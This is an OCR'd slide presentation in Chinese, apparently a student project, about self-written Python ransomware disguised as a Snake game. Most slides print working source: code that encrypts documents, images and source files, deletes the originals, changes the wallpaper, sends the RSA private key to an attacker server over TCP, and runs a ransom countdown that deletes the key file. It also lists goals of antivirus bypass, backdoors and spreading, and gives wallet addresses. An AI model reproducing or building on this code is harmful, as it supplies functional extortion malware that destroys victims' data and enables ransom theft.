
讓我來保管你的文件，也順便給你的電腦來一發expolosion，

これは我々は最高のランサムウェア



題目解析

中文字

換個方式幫保管文件而已
發現電腦這樣時你不爆炸嗎?

日文字


核心重點所幹的事

TABLE OF CONTENTS

01

動機

補充:惡意軟體、加密、比特幣



動機

資安

學習資安相關的東西，對惡意軟體的分析產生了些興趣，開始逆向分析前，該自己寫一個

錢錢

只要能夠搞的好或許是時候撈一波了，尚且時候未到

白?/灰?/黑?

該戴上什麼顏色的帽子，在這邊什麼都不能帶，但絕對不是綠的

惡意軟體

Viruses

Worms

Trojans

Ransomware

Spyware

Rootkit

加密

對稱式

使用同一把key對資料做加密動作與解密動作

非對稱式

生成出同兩把key一把為public key用於加密，另一把為private key用於解密

比特幣

為甚麼選用比特幣

- 去中心化
  無法受到任意單位、政府、國家控制
- 匿名性
  錢包創建時不需經過KYC，代表錢包與個人身分是脫鉤
- 不可逆
  由於P2P方式交易後就無法退回，除非拒絕接收


02

功能

遊戲、勒索視窗、受害者視窗

```python
from ransomware.mycrypto import runEncryption,CreateFile,checkfile
from ransomware import victim
from game import snake
import threading

if __name__ == "__main__":
    fileCode = checkfile()
    if(fileCode == 0):
        print("open game and run encrypto")
        threading.Thread(target=runEncryption).start()
        threading.Thread(target=snake.run).start()
    elif(fileCode == 1):
        print("open ransom window")
        victim.run()
    elif(fileCode == 2):
        print("open game")
        snake.run()
```



遊戲(貪食蛇)


用於偽裝成正常軟體

函式庫

```
import tkinter as tk
from tkinter import ttk
import pyautogui
from PIL import Image, ImageTk
import random
```

遊戲說明

- 上、下、左、右鍵控制蛇方向
- ESC鍵暫停遊戲
- 遊戲目標，吃到紅色方塊以及不死就好
- 死亡判斷，撞牆或撞自己



核心程式(蛇蛇)

```
def create_food(self):
    while True:
        food = (random.randint(0, GRID_WIDTH - 1), random.randint(0, GRID_HEIGHT - 1))
        if food not in self.snake:
            return food

def change_direction(self, event):
    if event.keysym in ['Up', 'Down', 'Left', 'Right']:
        if (self.direction == 'Up' and event.keysym != 'Down') or \
           (self.direction == 'Down' and event.keysym != 'Up') or \
           (self.direction == 'Left' and event.keysym != 'Right') or \
           (self.direction == 'Right' and event.keysym != 'Left'):
            self.direction = event.keysym

def move_snake(self):
    head_x, head_y = self.snake[0]
    if self.direction == 'Up':
        new_head = (head_x, head_y - 1)
    elif self.direction == 'Down':
        new_head = (head_x, head_y + 1)
    elif self.direction == 'Left':
        new_head = (head_x - 1, head_y)
    elif self.direction == 'Right':
        new_head = (head_x + 1, head_y)

    self.snake = [new_head] + self.snake[:-1]
```

核心程式(蛇蛇)

```
def check_collisions(self):
    head_x, head_y = self.snake[0]
    if head_x < 0 or head_x >= GRID_WIDTH or head_y < 0 or head_y >= GRID_HEIGHT or (head_x, head_y) in self.snake[1:]:
        self.running = False

def check_food(self):
    if self.snake[0] == self.food:
        self.snake.append(self.snake[-1])
        self.food = self.create_food()      You, 2 weeks ago • snake game finish
        self.score += 10
        self.score_label.config(text=f"Score: {self.score}")

def draw_elements(self):
    self.canvas.delete(tk.ALL)
    for x, y in self.snake:
        self.canvas.create_rectangle(x * CELL_SIZE, y * CELL_SIZE, x * CELL_SIZE + CELL_SIZE, y * CELL_SIZE + CELL_SIZE, fill='green')
    food_x, food_y = self.food
    self.canvas.create_rectangle(food_x * CELL_SIZE, food_y * CELL_SIZE, food_x * CELL_SIZE + CELL_SIZE, food_y * CELL_SIZE + CELL_SIZE, fill='red')
def toggle_pause(self, event=None):
    self.paused = not self.paused
    if self.paused:
        self.show_pause_menu()
    else:
        self.hide_pause_menu()
        self.update_game()
```

核心程式(蛇蛇)


```
def create_pause_menu(self):
    self.pause_frame = tk.Frame(self.canvas, width=450, height=300, bg="#FFFFFF")
    pTitle = ttk.Label(self.pause_frame, text="Game Paused", style="pauseLabel.TLabel",anchor="center")
    pTitle.pack(pady=(0,10),fill="x")
    pResume = ttk.Button(self.pause_frame, text="Resume", style="pauseBTN.TButton", command=self.toggle_pause)
    pResume.pack(padx=10,pady=10)
    pBack = ttk.Button(self.pause_frame, text="Back", style="pauseBTN.TButton", command=self.back_to_home)
    pBack.pack(padx=10,pady=10)

def show_pause_menu(self):
    self.pause_frame.place(x=175, y=150)
    self.pause_frame.tkraise()

def hide_pause_menu(self):
    self.pause_frame.place_forget()

def back_to_home(self):
    self.canvas.destroy()
    homePage()

def update_game(self):
    if self.running and not self.paused:
        self.move_snake()
        self.check_collisions()
        self.check_food()
        self.draw_elements()
        self.canvas.after(100, self.update_game)
    elif not self.running:
        self.canvas.create_text(CANVAS_WIDTH // 2, CANVAS_HEIGHT // 2, text="Game Over", fill="white", font=('Arial', 24))
```



勒索視窗

看來是特洛伊人的後代，被這條蛇屠城了


函式庫

```
import tkinter as tk
from tkinter import ttk
import pyautogui
from PIL import Image, ImageTk
import json
import os
import datetime
from ransomware.mysocket import MySocket
from ransomware.mycrypto import runDecryption
import threading
```

說明


Pay

支付贖金，現在一毛都不用付



Decrypt

解密加密的檔案



核心程式(時間倒數)

```python
def timeLeftAndBTCAddr():
    def __timeleftCal():
        testPath,__rmfolderPath = "./data/lock.json",f"C:/Users/{os.getlogin()}/AppData/Local/bkms/lock.json"
        with open(testPath,"r") as file:
            data = json.load(file)
        return datetime.datetime.strptime(data["lockTime"],"%Y-%m-%d %H:%M:%S") + datetime.timedelta(days=3) - datetime.datetime.now()

    def updateCountdown(label):
        def format_remaining_time(remaining_time):
            days = remaining_time.days
            hours, remainder = divmod(remaining_time.seconds, 3600)
            minutes, seconds = divmod(remainder, 60)
            return f"{days:02}:{hours:02}:{minutes:02}:{seconds:02}"

        timeleft = __timeleftCal()
        if(timeleft.total_seconds() >0):
            label.config(text=f"Time Left: {format_remaining_time(timeleft)}")
            label.after(1000,updateCountdown,label)
        else:
            label.config(text="Time Left: 0")
            os.remove("./data/key.json")
```


核心程式(時間倒數)

```
def __pay():
    def pay():
        testPath,__rmfolderPath = "./data/lock.json",f"C:/Users/{os.getlogin()}/AppData/Local/bkms/lock.json"
        s = MySocket.Client()
        with open(testPath,"r") as file:
            lock = json.load(file)
        data = {
            "getPrivate":False,
            "UID": lock["UID"],
            "padding": True
        }
        s.sendTCPMeg(data,8080)
    payWindow = tk.Toplevel(root)
    payWindow.title("Pay")
    ttk.Button(payWindow,text="Pay",style="btn.TButton",command=pay).pack()

def __decrypt():
    decrypt_window = tk.Toplevel(root)
    decrypt_window.title("Decryption Progress")

    def decrypt_in_thread():
        testPath,__rmfolderPath = "./data/lock.json",f"C:/Users/{os.getlogin()}/AppData/Local/bkms/lock.json"
        with open(testPath,"r") as file:
            lock = json.load(file)
        s = MySocket.Client()
        privateKey = s.sendGetPrivateKey(lock["UID"],8080)
        print(privateKey)
        runDecryption(decrypt_window,privateKey)
    threading.Thread(target=decrypt_in_thread).start()
```

核心程式(加密過程)




```
patterns = ['*.xlsx', '*.docx', '*.doc', '*.pptx', '*.jpeg', '*.png', '*.gif', '*.sql', '*.ai',"*.pdf","*.json","*.c","*.cpp","*.java","*.js","*.py",".cs"]
```


核心程式(加密過程)

```python
def runEncryption():
    print("Encryption start")
    img = os.path.abspath("./images/snake.png")
    ctypes.windll.user32.SystemParametersInfoW(20, 0, img, 3)
    cf = CreateFile(testPath)
    cf.checkfile("lock.json")       You, 13 hours ago • 1
    #drives = getAvaiblableDrives()
    drives = ["E:\\test"]  # For testing purpose
    print(drives)
    fileNumber = 0
    aseKey = aesKey()
    fileName = []
    for drive in drives:
        for root, _, files in os.walk(drive):
            for pattern in patterns:
                for filename in fnmatch.filter(files, pattern):
                    file_path = os.path.join(root, filename)
                    try:
                        with open(file_path, 'rb') as f:
                            file_data = f.read()
                        if not file_data:
                            print(f"File {file_path} is empty, skipping.")
                            continue
                        encrypted_data = aesEncrypt(aseKey, file_data)
                        with open(file_path + '.enc', 'wb') as ef:
                            ef.write(encrypted_data)
                        fileName.append(file_path + ".enc")
                        fileNumber += 1
                        os.remove(file_path)
                        # print(f"File {file_path} encrypted successfully.")
                    except Exception as e:
                        print(f"Error processing file {file_path}: {e}")
```

```python
    with open(testPath + "filepath.txt", "w", encoding="utf-8") as file:
        for item in fileName:
            file.write(f"{item}\n")

    ras_key = rasKey()
    publicKey = ras_key.publickey()
    enkey = rsaEncrypt(aseKey, publicKey)
    cf.writeKeyFile(enkey)
    data = cf.readFile()
    sendData = {
        "getPrivate":False,
        "UID": data["UID"],
        "fileNumber": fileNumber,
        "privateKey": ras_key.export_key().decode('utf-8'),
        "lockTime": data["lockTime"],
        "padding": False
    }
    print(sendData)
    client = MySocket.Client()
    client.sendTCPMeg(sendData, 8080)
```

核心程式(解密過程)


RSA解密AES key
AES解密檔案
2XXX
2XXX
2XXX
2XXX
要求私鑰
讀取filepath.txt

核心程式(加密過程)

```python
def runDecryption(tk_root, privateKey):
    print("Decryption start")
    #print(f"Using private key: {privateKey[:30]}...")
    rmfilePath = os.path.join(testPath, "lock.json")
    with open(rmfilePath, "r", encoding="utf-8") as file:
        data = json.load(file)
    data["paid"] = 1
    with open(rmfilePath, "w", encoding="utf-8") as file:
        json.dump(data, file, indent=4)

    rmfilePath = os.path.join(testPath, "key.json")
    with open(rmfilePath, "r", encoding="utf-8") as file:
        enkey = json.load(file)

    aes_key = base64.b64decode(enkey["key"])
    aes_key = rsaDecrypt(aes_key,privateKey)

    rmfilePath = os.path.join(testPath, "filepath.txt")
    filepath = []
    with open(rmfilePath, "r", encoding="utf-8") as file:
        for line in file:
            filepath.append(line.strip())
    #print(len(filepath))
```


```python
    progress = ttk.Progressbar(tk_root, orient="horizontal", length=300, mode="determinate")
    progress.pack(pady=20)
    progress["maximum"] = len(filepath)

    for i, file_path in enumerate(filepath):
        try:
            with open(file_path, "rb") as encrypted_file:
                encrypted_data = encrypted_file.read()

            decrypted_data = aesDecrypt(aes_key, encrypted_data)

            new_file_path = file_path[:-4]
            with open(new_file_path, "wb") as decrypted_file:
                decrypted_file.write(decrypted_data)
            os.remove(file_path)
            #print(f"Decrypted {file_path} successfully.")
        except Exception as e:
            print(f"Error decrypting file {file_path}: {e}")

        progress["value"] = i + 1
        tk_root.update_idletasks()
    tk_root.destroy()
```




受害者視窗

方便攻擊者檢視受害者的視窗，除非想直接看console，每五秒會進行一次刷新，綠色表示付過贖金，紅色表示尚未支付贖金

03

困難

滿滿的蟲



困難

打包exe有問題

RSA解密


無法實際測試

被defender擋

04

期 望

屠龍者終成惡龍?



期望

- 獲取權限
- 繞過防毒
- 撬開後門
- 散布開來

結論

本來以為會很快就完成了，結果裡面一堆蟲，寫完後也超怕自己把自己的檔案永久所以來，但讓我最沒想到的事情會是打包exe過程就會被擋，看了看回報是wtn32apt和os在搞，但真的散布十成會擋。另外因為寫的是病毒沒有人可以幫我測試QwQ，不知道實際狀況，但thread寫的頭好痛，最後感謝chatGPT解開大部分問題，太神啦。

忠本聰錢包:1A1zP1eP5QGefi2DMPTfTL5SLmv7DivfNa

我的錢包:0x7e34b29878cd88b21e51611eb11efce6ff027714(ERC20)

THE END

Q/A